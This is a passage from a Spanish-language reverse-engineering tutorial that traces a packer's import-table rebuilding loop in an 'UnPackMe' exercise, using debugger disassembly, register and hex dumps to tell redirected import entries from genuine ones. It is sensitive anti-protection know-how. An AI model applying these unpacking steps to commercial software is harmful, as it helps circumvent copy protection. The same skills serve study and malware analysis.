004665C2 ^ 75 F9             JNZ SHORT 004665BD                   UnPackMe.004665BD
004665C4   8385 4ED34000     ADD DWORD PTR SS:[EBP+40D34E],4
004665CB ^ E9 BAFDFFFF       JMP 0046638A                         UnPackMe.0046638A
```

Vemos que alli guardara la direccion pero en otro lugar no en la IAT ya que EDI vale

```
Registers (FPU)
EAX 7C8114AB kernel32.GetVersion
ECX 7C929AEB ntdll.7C929AEB
EDX 7C98C0D8 ntdll.7C98C0D8
EBX 004612A2 ASCII "GetVersion"
ESP 0012FFA0
EBP 0005995E
ESI 00460014 UnPackMe.00460014
EDI 009F17D4

EIP 0046657C UnPackMe.0046657C
```

luego de guardar esos valores llega a este JMP

```
004665B1   8907              MOV DWORD PTR DS:[EDI],EAX
004665B3   58                POP EAX
004665B4   48                DEC EAX
004665B5 v 74 0D             JE SHORT 004665C4
004665B7   40                INC EAX
004665B8   F8                CLC
004665B9   66:8943 FE        MOV WORD PTR DS:[EBX-2],AX
004665BD   8803              MOV BYTE PTR DS:[EBX],AL
004665BF   43                INC EBX
004665C0   3803              CMP BYTE PTR DS:[EBX],AL
004665C2 ^ 75 F9             JNZ SHORT 004665BD
004665C4   8385 4ED34000     ADD DWORD PTR SS:[EBP+40D34E],4
004665CB ^ E9 BAFDFFFF       JMP 0046638A
004665D0   83C6 14           ADD ESI,14
004665D3   8B95 62D34000     MOV EDX,DWORD PTR SS:[EBP+40D362]
004665D9 ^ E9 48FCFFFF       JMP 00466226
004665DE   61                POPAD
004665DF   C3                RETN
```

Que nos devuelve al inicio del proceso porque al retornar del mismo ya el valor de EAX es machacado.

Veamos con FOLLOW donde iria

```
0046638A   8B95 62D34000     MOV EDX,DWORD PTR SS:[EBP+40D362]
00466390   8B06              MOV EAX,DWORD PTR DS:[ESI]
00466392   85C0              TEST EAX,EAX
00466394 v 75 0B             JNZ SHORT 004663A1                   UnPackMe.004663A1
00466396   8B46 10           MOV EAX,DWORD PTR DS:[ESI+10]
00466399   85C0              TEST EAX,EAX
0046639B ^ 0F84 46FFFFFF     JE 004662E7                          UnPackMe.004662E7
004663A1   03C2              ADD EAX,EDX
004663A3   0385 4ED34000     ADD EAX,DWORD PTR SS:[EBP+40D34E]
004663A9   8B18              MOV EBX,DWORD PTR DS:[EAX]
004663AB   F7C3 00000080     TEST EBX,80000000
004663B1 v 74 06             JE SHORT 004663B9                    UnPackMe.004663B9
```

Alli se ve claramente que EAX en la segunda linea perdera el valor correcto de la api en mi maquina y seguro pasara a repetir el ciclo para la siguiente entrada asi que debemos estar cerca.
Podemos fijarnos para entradas malas cuales son los saltos condicionales que saltan, para luego

cuando traceemos para entradas buenas podemos comparar.

Mucha veces yo me hago una tablita que suele ayudar mucho y es que en la rutina de este loop anoto que ocurre con los saltos tanto con entradas buenas como con entradas malas.

<u>PARA ENTRADAS MALAS (pondre imagenes de todos los saltos a medida que paso por ellos traceando, hasta llegar a donde guarda el valor)</u>

```
0046638A   8B95 62D34000   MOV EDX,DWORD PTR SS:[EBP+40D362]
00466390   8B06            MOV EAX,DWORD PTR DS:[ESI]
00466392   85C0            TEST EAX,EAX
00466394   75 0B           JNZ SHORT 004663A1                 UnPackMe.004663A1
00466396   8B46 10         MOV EAX,DWORD PTR DS:[ESI+10]
00466399   85C0            TEST EAX,EAX
0046639B   0F84 46FFFFFF   JE 004662E7                        UnPackMe.004662E7
004663A1   03C2            ADD EAX,EDX
004663A3   0385 4ED34000   ADD EAX,DWORD PTR SS:[EBP+40D34E]
```

```
0046638A   8B95 62D34000   MOV EDX,DWORD PTR SS:[EBP+40D362]
00466390   8B06            MOV EAX,DWORD PTR DS:[ESI]
00466392   85C0            TEST EAX,EAX
00466394   75 0B           JNZ SHORT 004663A1                 UnPackMe.004663A1
00466396   8B46 10         MOV EAX,DWORD PTR DS:[ESI+10]
00466399   85C0            TEST EAX,EAX
0046639B   0F84 46FFFFFF   JE 004662E7                        UnPackMe.004662E7
004663A1   03C2            ADD EAX,EDX
004663A3   0385 4ED34000   ADD EAX,DWORD PTR SS:[EBP+40D34E]
004663A9   8B18            MOV EBX,DWORD PTR DS:[EAX]
004663AB   F7C3 00000080   TEST EBX,80000000
004663B1   74 06           JE SHORT 004663B9                  UnPackMe.004663B9
004663B3   8120 00000080   AND DWORD PTR DS:[EAX],80000000
004663B9   8B7E 10         MOV EDI,DWORD PTR DS:[ESI+10]
004663BC   03FA            ADD EDI,EDX
004663BE   80A5 D6CC4000   AND BYTE PTR SS:[EBP+40CCD6],0FF
004663C5   0F84 30010000   JE 004664FB                        UnPackMe.004664FB
004663CB   80A5 D7CC4000   AND BYTE PTR SS:[EBP+40CCD7],0FF
004663D2   0F84 23010000   JE 004664FB                        UnPackMe.004664FB
004663D8   89BD 5AD44000   MOV DWORD PTR SS:[EBP+40D45A],EDI
004663DE   8B85 52D44000   MOV EAX,DWORD PTR SS:[EBP+40D452]
004663E4   40              INC EAX
004663E5   0F84 10010000   JE 004664FB                        UnPackMe.004664FB
004663EB   48              DEC EAX
004663EC   0F85 B2000000   JNZ 004664A4                       UnPackMe.004664A4
004663F2   60              PUSHAD
004663F3   8BF7            MOV ESI,EDI
```

```
0046638A   8B95 62D34000   MOV EDX,DWORD PTR SS:[EBP+40D362]
00466390   8B06            MOV EAX,DWORD PTR DS:[ESI]
00466392   85C0            TEST EAX,EAX
00466394   75 0B           JNZ SHORT 004663A1                 UnPackMe.004663A1
00466396   8B46 10         MOV EAX,DWORD PTR DS:[ESI+10]
00466399   85C0            TEST EAX,EAX
0046639B   0F84 46FFFFFF   JE 004662E7                        UnPackMe.004662E7
004663A1   03C2            ADD EAX,EDX
004663A3   0385 4ED34000   ADD EAX,DWORD PTR SS:[EBP+40D34E]
004663A9   8B18            MOV EBX,DWORD PTR DS:[EAX]
004663AB   F7C3 00000080   TEST EBX,80000000
004663B1   74 06           JE SHORT 004663B9                  UnPackMe.004663B9
004663B3   8120 00000080   AND DWORD PTR DS:[EAX],80000000
004663B9   8B7E 10         MOV EDI,DWORD PTR DS:[ESI+10]
004663BC   03FA            ADD EDI,EDX
004663BE   80A5 D6CC4000   AND BYTE PTR SS:[EBP+40CCD6],0FF
004663C5   0F84 30010000   JE 004664FB                        UnPackMe.004664FB
004663CB   80A5 D7CC4000   AND BYTE PTR SS:[EBP+40CCD7],0FF
004663D2   0F84 23010000   JE 004664FB                        UnPackMe.004664FB
004663D8   89BD 5AD44000   MOV DWORD PTR SS:[EBP+40D45A],EDI
004663DE   8B85 52D44000   MOV EAX,DWORD PTR SS:[EBP+40D452]
```

```
004663BC   03FA            ADD EDI,EDX
004663BE   80A5 D6CC4000   AND BYTE PTR SS:[EBP+40CCD6],0FF
004663C5   0F84 30010000   JE 004664FB                        UnPackMe.004664FB
004663CB   80A5 D7CC4000   AND BYTE PTR SS:[EBP+40CCD7],0FF
004663D2   0F84 23010000   JE 004664FB                        UnPackMe.004664FB
004663D8   89BD 5AD44000   MOV DWORD PTR SS:[EBP+40D45A],EDI
004663DE   8B85 52D44000   MOV EAX,DWORD PTR SS:[EBP+40D452]
```

```
004663DE   8B85 52D44000   MOV EAX,DWORD PTR SS:[EBP+40D452]
004663E4   40              INC EAX
004663E5   0F84 10010000   JE 004664FB                        UnPackMe.004664FB
004663EB   48              DEC EAX
004663EC   0F85 B2000000   JNZ 004664A4                       UnPackMe.004664A4
004663F2   60              PUSHAD
004663F3   8BF7            MOV ESI,EDI
```

```
004663DE   8B85 52D44000   MOV EAX,DWORD PTR SS:[EBP+40D452]
004663E4   40              INC EAX
004663E5 v 0F84 10010000   JE 004664FB                      UnPackMe.004664FB
004663EB   48              DEC EAX
004663EC v 0F85 B2000000   JNZ 004664A4                     UnPackMe.004664A4
004663F2   60              PUSHAD
004663F3   8BF7            MOV ESI,EDI
```

```
004664A4   8D85 14BB4000   LEA EAX,DWORD PTR SS:[EBP+40BB14]
004664AA   FFB5 FBCA4000   PUSH DWORD PTR SS:[EBP+40CAFB]
004664B0   0FB608          MOVZX ECX,BYTE PTR DS:[EAX]
004664B3   FF0C24          DEC DWORD PTR SS:[ESP]
004664B6 v 7E 05           JLE SHORT 004664BD               UnPackMe.004664BD
004664B8   40              INC EAX
004664B9   03C1            ADD EAX,ECX
004664BB ^ EB F3           JMP SHORT 004664B0               UnPackMe.004664B0
004664BD   890C24          MOV DWORD PTR SS:[ESP],ECX
004664C0   FF85 FBCA4000   INC DWORD PTR SS:[EBP+40CAFB]
```

Esto es un miniloop luego de salir de el

```
004664FB   03BD 4ED34000   ADD EDI,DWORD PTR SS:[EBP+40D34E]
00466501   85DB            TEST EBX,EBX
00466503 v 0F84 C7000000   JE 004665D0                      UnPackMe.004665D0
00466509   F7C3 00000080   TEST EBX,80000000
0046650F   6A 00           PUSH 0
00466511 v 75 0F           JNZ SHORT 00466522               UnPackMe.00466522
00466513   8D5C13 02       LEA EBX,DWORD PTR DS:[EBX+EDX+2]
00466517   803B 00         CMP BYTE PTR DS:[EBX],0
0046651A v 0F84 93000000   JE 004665B3                      UnPackMe.004665B3
00466520 v EB 45           JMP SHORT 00466567               UnPackMe.00466567
00466522   FF0424          INC DWORD PTR SS:[ESP]
00466525   66:85DB         TEST BX,BX
00466528 v 0F84 85000000   JE 004665B3                      UnPackMe.004665B3
0046652E   8B85 4AD34000   MOV EAX,DWORD PTR SS:[EBP+40D34A]
00466534   3B85 42D44000   CMP EAX,DWORD PTR SS:[EBP+40D442]
0046653A v 75 2B           JNZ SHORT 00466567               UnPackMe.00466567
0046653C   81E3 FFFFFF7F   AND EBX,7FFFFFFF
00466542   8BD3            MOV EDX,EBX
00466544   8D1495 FCFFFFFI LEA EDX,DWORD PTR DS:[EDX*4-4]
0046654B   8B9D 4AD34000   MOV EBX,DWORD PTR SS:[EBP+40D34A]
00466551   8B43 3C         MOV EAX,DWORD PTR DS:[EBX+3C]
00466554   8B4418 78       MOV EAX,DWORD PTR DS:[EAX+EBX+78]
00466558   035C18 1C       ADD EBX,DWORD PTR DS:[EAX+EBX+1C]
0046655C   8B041A          MOV EAX,DWORD PTR DS:[EDX+EBX]
0046655F   0385 4AD34000   ADD EAX,DWORD PTR SS:[EBP+40D34A]
00466565 v EB 13           JMP SHORT 0046657A               UnPackMe.0046657A
00466567   81E3 FFFFFF7F   AND EBX,7FFFFFFF
0046656D   53              PUSH EBX
0046656E   FFB5 4AD34000   PUSH DWORD PTR SS:[EBP+40D34A]
00466574   FF95 E0BA4000   CALL DWORD PTR SS:[EBP+40BAE0]
```

```
004664FB   03BD 4ED34000   ADD EDI,DWORD PTR SS:[EBP+40D34E]
00466501   85DB            TEST EBX,EBX
00466503 v 0F84 C7000000   JE 004665D0                      UnPackMe.004665D0
00466509   F7C3 00000080   TEST EBX,80000000
0046650F   6A 00           PUSH 0
00466511 v 75 0F           JNZ SHORT 00466522               UnPackMe.00466522
00466513   8D5C13 02       LEA EBX,DWORD PTR DS:[EBX+EDX+2]
00466517   803B 00         CMP BYTE PTR DS:[EBX],0
0046651A v 0F84 93000000   JE 004665B3                      UnPackMe.004665B3
00466520 v EB 45           JMP SHORT 00466567               UnPackMe.00466567
00466522   FF0424          INC DWORD PTR SS:[ESP]
00466525   66:85DB         TEST BX,BX
```

```
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
004664FB   03BD 4ED34000   ADD EDI,DWORD PTR SS:[EBP+40D34E]
00466501   85DB            TEST EBX,EBX
00466503 v 0F84 C7000000   JE 004665D0                      UnPackMe.004665D0
00466509   F7C3 00000080   TEST EBX,80000000
0046650F   6A 00           PUSH 0
00466511 v 75 0F           JNZ SHORT 00466522               UnPackMe.00466522
00466513   8D5C13 02       LEA EBX,DWORD PTR DS:[EBX+EDX+2]
00466517   803B 00         CMP BYTE PTR DS:[EBX],0
0046651A v 0F84 93000000   JE 004665B3                      UnPackMe.004665B3
00466520 v EB 45           JMP SHORT 00466567               UnPackMe.00466567
00466522   FF0424          INC DWORD PTR SS:[ESP]
00466525   66:85DB         TEST BX,BX
00466528 v 0F84 85000000   JE 004665B3                      UnPackMe.004665B3
0046652E   8B85 4AD34000   MOV EAX,DWORD PTR SS:[EBP+40D34A]
00466534   3B85 42D44000   CMP EAX,DWORD PTR SS:[EBP+40D442]
0046653A v 75 2B           JNZ SHORT 00466567               UnPackMe.00466567
0046653C   81E3 FFFFFF7F   AND EBX,7FFFFFFF
```

```
0046651A  0F84 93000000   JE 004665B3                          UnPackMe.004665B3
00466520  EB 45           JMP SHORT 00466567                   UnPackMe.00466567
00466522  FF0424          INC DWORD PTR SS:[ESP]
00466525  66:85DB         TEST BX,BX
00466528  0F84 85000000   JE 004665B3                          UnPackMe.004665B3
0046652E  8B85 4AD34000   MOV EAX,DWORD PTR SS:[EBP+40D34A]
00466534  3B85 42D44000   CMP EAX,DWORD PTR SS:[EBP+40D442]
0046653A  75 2B           JNZ SHORT 00466567                   UnPackMe.00466567
0046653C  81E3 FFFFFF7F   AND EBX,7FFFFFFF
00466542  8BD3            MOV EDX,EBX
00466544  8D1495 FCFFFFFF LEA EDX,DWORD PTR DS:[EDX*4-4]
0046654B  8B9D 4AD34000   MOV EBX,DWORD PTR SS:[EBP+40D34A]
00466551  8B43 3C         MOV EAX,DWORD PTR DS:[EBX+3C]
00466554  8B4418 78       MOV EAX,DWORD PTR DS:[EAX+EBX+78]
00466558  035C18 1C       ADD EBX,DWORD PTR DS:[EAX+EBX+1C]
0046655C  8B041A          MOV EAX,DWORD PTR DS:[EDX+EBX]
0046655F  0385 4AD34000   ADD EAX,DWORD PTR SS:[EBP+40D34A]
00466565  EB 13           JMP SHORT 0046657A                   UnPackMe.0046657A
00466567  81E3 FFFFFF7F   AND EBX,7FFFFFFF
0046656D  53              PUSH EBX
0046656E  FFB5 4AD34000   PUSH DWORD PTR SS:[EBP+40D34A]
00466574  FF95 E0BA4000   CALL DWORD PTR SS:[EBP+40BAE0]       kernel32.GetProcAddress
0046657A  40              INC EAX
0046657B  48              DEC EAX
```

Alli ya llega a GetProcAddress y luego salta donde lo guarda

```
00466567  81E3 FFFFFF7F   AND EBX,7FFFFFFF
0046656D  53              PUSH EBX
0046656E  FFB5 4AD34000   PUSH DWORD PTR SS:[EBP+40D34A]
00466574  FF95 E0BA4000   CALL DWORD PTR SS:[EBP+40BAE0]
0046657A  40              INC EAX
0046657B  48              DEC EAX
0046657C  75 33           JNZ SHORT 004665B1                   UnPackMe.004665B1
0046657E  58              POP EAX
0046657F  F9              STC
00466580  0F82 61FDFFFF   JB 004662E7                          UnPackMe.004662E7
00466586  47              INC EDI
```

```
004665B1  8907            MOV DWORD PTR DS:[EDI],EAX           kernel32.CreateDirectoryA
004665B3  58              POP EAX
004665B4  48              DEC EAX
004665B5  74 0D           JE SHORT 004665C4                    UnPackMe.004665C4
004665B7  40              INC EAX
004665B8  F8              CLC
004665B9  66:8943 FE      MOV WORD PTR DS:[EBX-2],AX
004665BD  8803            MOV BYTE PTR DS:[EBX],AL
004665BF  43              INC EBX
004665C0  3803            CMP BYTE PTR DS:[EBX],AL
004665C2  75 F9           JNZ SHORT 004665BD                   UnPackMe.004665BD
004665C4  8385 4ED34000   ADD DWORD PTR SS:[EBP+40D34E],4
004665CB  E9 BAFDFFFF     JMP 0046638A                         UnPackMe.0046638A
004665D0  83C6 14         ADD ESI,14
```

Alli lo guarda este es un traceo completo para una entrada mala, mirando los saltos condicionales como funcionan en ese caso, ahora llegaremos el OEP y buscaremos una entrada buena para hacer el mismo trabajo y comparar.

Llego al OEP

```
Address   Hex dump                                          ASCII
00460ADC  F7 06 9F 00 08 07 9F 00 1A 07 9F 00 2A 07 9F 00  ≈♠ƒ.◘·ƒ.→·ƒ.*·ƒ.
00460AEC  3B 07 9F 00 5A 07 9F 00 74 07 9F 00 85 07 9F 00  ;·ƒ.Z·ƒ.t·ƒ.à·ƒ.
00460AFC  96 07 9F 00 A7 07 9F 00 B5 07 9F 00 C4 07 9F 00  û·ƒ.º·ƒ.Á·ƒ.─·ƒ.
00460B0C  D3 07 9F 00 F3 07 9F 00 01 08 9F 00 24 08 9F 00  Ë·ƒ.≤·ƒ.☺◘ƒ.$◘ƒ.
00460B1C  35 08 9F 00 46 08 9F 00 58 08 9F 00 68 08 9F 00  5◘ƒ.F◘ƒ.X◘ƒ.h◘ƒ.
00460B2C  79 08 9F 00 98 08 9F 00 B2 08 9F 00 C3 08 9F 00  y◘ƒ.ÿ◘ƒ.▒◘ƒ.├◘ƒ.
00460B3C  D4 08 9F 00 E5 08 9F 00 F3 08 9F 00 02 09 9F 00  È◘ƒ.σ◘ƒ.≈◘ƒ.☻.ƒ.
00460B4C  11 09 9F 00 31 09 9F 00 3F 09 9F 00 62 09 9F 00  ◄.ƒ.1.ƒ.?.ƒ.b.ƒ.
00460B5C  73 09 9F 00 84 09 9F 00 96 09 9F 00 A6 09 9F 00  s.ƒ.ä.ƒ.û.ƒ.ª.ƒ.
00460B6C  B7 09 9F 00 D6 09 9F 00 F0 09 9F 00 01 0A 9F 00  ╗.ƒ.╓.ƒ.≡.ƒ.☺.ƒ.
00460B7C  12 0A 9F 00 23 0A 9F 00 31 0A 9F 00 40 0A 9F 00  ↕.ƒ.#.ƒ.1.ƒ.@.ƒ.
00460B8C  4F 0A 9F 00 6F 0A 9F 00 7D 0A 9F 00 A0 0A 9F 00  O.ƒ.o.ƒ.}.ƒ.á.ƒ.
00460B9C  B1 0A 9F 00 C2 0A 9F 00 D4 0A 9F 00 C0 48 0F 77  ▒.ƒ.┬.ƒ.È.ƒ.└H☼w
00460BAC  3B 4C 0F 77 94 A5 11 77 59 4B 0F 77 82 4E 0F 77  ;L☼w╚Ñ◄wYK☼w‚N☼w
00460BBC  98 D4 11 77 9B 50 0F 77 4F 50 0F 77 10 50 0F 77  ÿÈ◄w¢P☼wOP☼w►P☼w
00460BCC  3F 50 0F 77 D9 66 0F 77 50 48 0F 77 55 4C 0F 77  ?P☼w┘f☼wPH☼wUL☼w
00460BDC  C2 4B 0F 77 95 D2 11 77 80 5D 15 77 00 00 00 00  ┬K☼w╒Ò◄w€]§w....
00460BEC  00 00 A7 00 11 00 A7 00 22 00 A7 00 33 00 A7 00  ..º.◄.º.".º.3.º.
00460BFC  00 00 A0 00 11 00 A0 00 22 00 A0 00 33 00 A0 00  ..á.◄.á.".á.3.á.
```

Como entrada buena elegimos 460BAC, ahora realizamos el mismo proceso que hicimos con la

mala.

Reiniciamos y la buscamos antes de ejecutar el programa.

```
00466C0F   0000          ADD BYTE PTR DS:[EAX],AL
00466C11   0000          ADD BYTE PTR DS:[EAX],AL
00465000=UnPackMe.00465000

Address   Hex dump                                          ASCII
00460BAC  ED 23 61 8C BB 96 AD 21 5F 45 86 73 E3 8D 73 81
00460BBC  A2 DC 04 1B C9 6C E2 B3 BB 7D E9 F4 9F D8 C3 D7
00460BCC  81 03 46 64 8F FD CB 4A BC 6F 01 BF CC EC 37 C8
00460BDC  86 B3 6B 2F A9 6B A3 2B 1A 47 19 6F 9C C1 62 DF
00460BEC  EE 0E 92 B6 66 EF BE F9 33 D3 FA 6E 21 B0 49 BC
```


Ahora ponemos un MEMORY BREAKPOINT ON WRITE para tratar de interceptar el momento en que el packer guarda la entrada buena.

```
004665B1  8907            MOV DWORD PTR DS:[EDI],EAX
004665B3  58              POP EAX
004665B4  48              DEC EAX
004665B5  74 0D           JE SHORT 004665C4
004665B7  40              INC EAX
004665B8  F8              CLC
004665B9  66:8943 FE      MOV WORD PTR DS:[EBX-2],AX
004665BD  8803            MOV BYTE PTR DS:[EBX],AL
004665BF  43              INC EBX
```

Alli para cuando va a guardar en la entrada el valor bueno.

```
Registers (FPU)
EAX 770F4C3B
ECX 7C929AEB ntdll.7C929AEB
EDX 7C98C0D8 ntdll.7C98C0D8
EBX 00000007
ESP 0012FFA0
EBP 0005995E
ESI 004600DC UnPackMe.004600DC
EDI 00460BAC UnPackMe.00460BAC

EIP 004665B1 UnPackMe.004665B1

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
```

Vemos que EAX tiene el valor de una posible api aunque aun no dice el nombre, pero si miramos con GOTO EXPRESSION -EAX




```
770F4C39  90          NOP
770F4C3A  90          NOP
770F4C3B  8BFF        MOV EDI,EDI
770F4C3D  55          PUSH EBP
770F4C3E  8BEC        MOV EBP,ESP
770F4C40  8B45 08     MOV EAX,DWORD PTR SS:[EBP+8]
770F4C43  85C0        TEST EAX,EAX
770F4C45  74 05       JE SHORT 770F4C4C
770F4C47  8B40 FC     MOV EAX,DWORD PTR DS:[EAX-4]
770F4C4A  D1E8        SHR EAX,1
770F4C4C  5D          POP EBP
770F4C4D  C2 0400     RETN 4
770F4C50  90          NOP
770F4C51  90          NOP
```

Vemos que nos lleva alli, y al volver al codigo magia aparecio el nombre jeje.

```
Registers (FPU)
EAX 770F4C9B OLEAUT32.SysStringLen
ECX 7C929AEB ntdll.7C929AEB
EDX 7C98C0D8 ntdll.7C98C0D8
EBX 00000007
ESP 0012FFA0
EBP 0005995E
ESI 004600DC UnPackMe.004600DC
EDI 00460BAC UnPackMe.00460BAC

EIP 004665B1 UnPackMe.004665B1

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
```

Ahora vamos a hacer el mismo trabajo que hicimos con la entrada mala, esperemos que siga en orden y que la siguiente sea buena tambien si no deberemos seguir hasta que trabaje con una buena.

PARA ENTRADAS BUENAS

Llegamos hasta el inicio del loop y comenzamos a tracear.

```
0046638A   8B95 62D34000   MOV EDX,DWORD PTR SS:[EBP+40D362]      UnPackMe.00400000
00466390   8B06            MOV EAX,DWORD PTR DS:[ESI]
00466392   85C0            TEST EAX,EAX
00466394   75 0B           JNZ SHORT 004663A1                     UnPackMe.004663A1
00466396   8B46 10         MOV EAX,DWORD PTR DS:[ESI+10]
00466399   85C0            TEST EAX,EAX
0046639B   0F84 46FFFFFF   JE 004662E7                            UnPackMe.004662E7
004663A1   03C2            ADD EAX,EDX
004663A3   0385 4ED34000   ADD EAX,DWORD PTR SS:[EBP+40D34E]
004663A9   8B18            MOV EBX,DWORD PTR DS:[EAX]
004663AB   F7C3 00000080   TEST EBX,80000000
004663B1   74 06           JE SHORT 004663B9                      UnPackMe.004663B9
004663B3   8120 00000080   AND DWORD PTR DS:[EAX],80000000
004663B9   8B7E 10         MOV EDI,DWORD PTR DS:[ESI+10]
004663BC   03FA            ADD EDI,EDX
004663BE   80A5 D6CC4000   AND BYTE PTR SS:[EBP+40CCD6],0FF
004663C5   0F84 30010000   JE 004664FB                            UnPackMe.004664FB
004663CB   80A5 D7CC4000   AND BYTE PTR SS:[EBP+40CCD7],0FF
004663D2   0F84 23010000   JE 004664FB                            UnPackMe.004664FB
004663D8   89BD 5AD44000   MOV DWORD PTR SS:[EBP+40D45A],EDI
004663DE   8B85 52D44000   MOV EAX,DWORD PTR SS:[EBP+40D452]
004663E4   40              INC EAX
004663E5   0F84 10010000   JE 004664FB                            UnPackMe.004664FB
004663EB   48              DEC EAX
004663EC   0F85 B2000000   JNZ 004664A4                           UnPackMe.004664A4
004663F2   60              PUSHAD
```

```
0046638A   8B95 62D34000   MOV EDX,DWORD PTR SS:[EBP+40D362]
00466390   8B06            MOV EAX,DWORD PTR DS:[ESI]
00466392   85C0            TEST EAX,EAX
00466394   75 0B           JNZ SHORT 004663A1                     UnPackMe.004663A1
00466396   8B46 10         MOV EAX,DWORD PTR DS:[ESI+10]
00466399   85C0            TEST EAX,EAX
0046639B   0F84 46FFFFFF   JE 004662E7                            UnPackMe.004662E7
004663A1   03C2            ADD EAX,EDX
004663A3   0385 4ED34000   ADD EAX,DWORD PTR SS:[EBP+40D34E]
```

Este salta igual que en las entradas malas

```
004663A9   8B18            MOV EBX,DWORD PTR DS:[EAX]
004663AB   F7C3 00000080   TEST EBX,80000000
004663B1   74 06           JE SHORT 004663B9                      UnPackMe.004663B9
004663B3   8120 00000080   AND DWORD PTR DS:[EAX],80000000
004663B9   8B7E 10         MOV EDI,DWORD PTR DS:[ESI+10]
004663BC   03FA            ADD EDI,EDX
004663BE   80A5 D6CC4000   AND BYTE PTR SS:[EBP+40CCD6],0FF
```

Este en las entradas malas no saltaba pero es un salto muy pequeño no creo que sea desicivo, sigamos.

```
004663BC   03FA          ADD EDI,EDX
004663BE   80A5 D6CC4000 AND BYTE PTR SS:[EBP+40CCD6],0FF
004663C5 v 0F84 30010000 JE 004664FB
004663CB   80A5 D7CC4000 AND BYTE PTR SS:[EBP+40CCD7],0FF
004663D2 v 0F84 23010000 JE 004664FB
004663D8   89BD 5AD44000 MOV DWORD PTR SS:[EBP+40D45A],EDI
004663DE   8B85 52D44000 MOV EAX,DWORD PTR SS:[EBP+40D452]
```

Ese no salta igual que en las malas

```
004663BC   03FA          ADD EDI,EDX
004663BE   80A5 D6CC4000 AND BYTE PTR SS:[EBP+40CCD6],0FF
004663C5 v 0F84 30010000 JE 004664FB                        UnPackMe.004664FB
004663CB   80A5 D7CC4000 AND BYTE PTR SS:[EBP+40CCD7],0FF
004663D2 v 0F84 23010000 JE 004664FB                        UnPackMe.004664FB
004663D8   89BD 5AD44000 MOV DWORD PTR SS:[EBP+40D45A],EDI
004663DE   8B85 52D44000 MOV EAX,DWORD PTR SS:[EBP+40D452]
004663E4   40            INC EAX
004663E5 v 0F84 10010000 JE 004664FB                        UnPackMe.004664FB
004663EB   48            DEC EAX
004663EC v 0F85 B2000000 JNZ 004664A4                       UnPackMe.004664A4
004663F2   60            PUSHAD
```

aquí vemos una gran diferencia este salto en las entradas malas no saltaba y aca si y vemos que el codigo que salta es mucho.


```
004663BE   80A5 D6CC4000 AND BYTE PTR SS:[EBP+40CCD6],0FF
004663C5 v 0F84 30010000 JE 004664FB
004663CB   80A5 D7CC4000 AND BYTE PTR SS:[EBP+40CCD7],0FF
004663D2 v 0F84 23010000 JE 004664FB
004663D8   89BD 5AD44000 MOV DWORD PTR SS:[EBP+40D45A],EDI
004663DE   8B85 52D44000 MOV EAX,DWORD PTR SS:[EBP+40D452]
004663E4   40            INC EAX
004663E5 v 0F84 10010000 JE 004664FB
004663EB   48            DEC EAX
004663EC v 0F85 B2000000 JNZ 004664A4
004663F2   60            PUSHAD
004663F3   8BF7          MOV ESI,EDI
004663F5   2BC0          SUB EAX,EAX
004663F7   40            INC EAX
004663F8   833F 00       CMP DWORD PTR DS:[EDI],0
004663FB   8D7F 04       LEA EDI,DWORD PTR DS:[EDI+4]
004663FE ^ 75 F7         JNZ SHORT 004663F7
00466400   48            DEC EAX
00466401 v 0F84 EC000000 JE 004664F3
00466407   8BD8          MOV EBX,EAX
00466409   6BC0 31       IMUL EAX,EAX,31
0046640C   6A 04         PUSH 4
0046640E   68 00100000   PUSH 1000
00466413   50            PUSH EAX
00466414   6A 00         PUSH 0
00466416   FF95 ECBA4000 CALL DWORD PTR SS:[EBP+40BAEC]
0046641C   85C0          TEST EAX,EAX
0046641E v 0F84 CF000000 JE 004664F3
00466424   8BFE          MOV EDI,ESI
00466426   8BCB          MOV ECX,EBX
00466428   8BF8          MOV EDI,EAX
0046642A   8985 56D44000 MOV DWORD PTR SS:[EBP+40D456],EAX
00466430   8BCB          MOV ECX,EBX
00466432   6BDB 29       IMUL EBX,EBX,29
00466435   03DF          ADD EBX,EDI
00466437   891C24        MOV DWORD PTR SS:[ESP],EBX
0046643A   B0 B8         MOV AL,0B8
0046643C   6A 00         PUSH 0
0046643E   50            PUSH EAX
0046643F   53            PUSH EBX
00466440   0FB74424 08   MOVZX EAX,WORD PTR SS:[ESP+8]
00466445   50            PUSH EAX
00466446   8D85 14BB4000 LEA EAX,DWORD PTR SS:[EBP+40BB14]
0046644C   0FB618        MOVZX EBX,BYTE PTR DS:[EAX]
0046644F   FF0C24        DEC DWORD PTR SS:[ESP]
00466452 v 7E 09         JLE SHORT 0046645D
00466454   40            INC EAX
Jump is taken
```

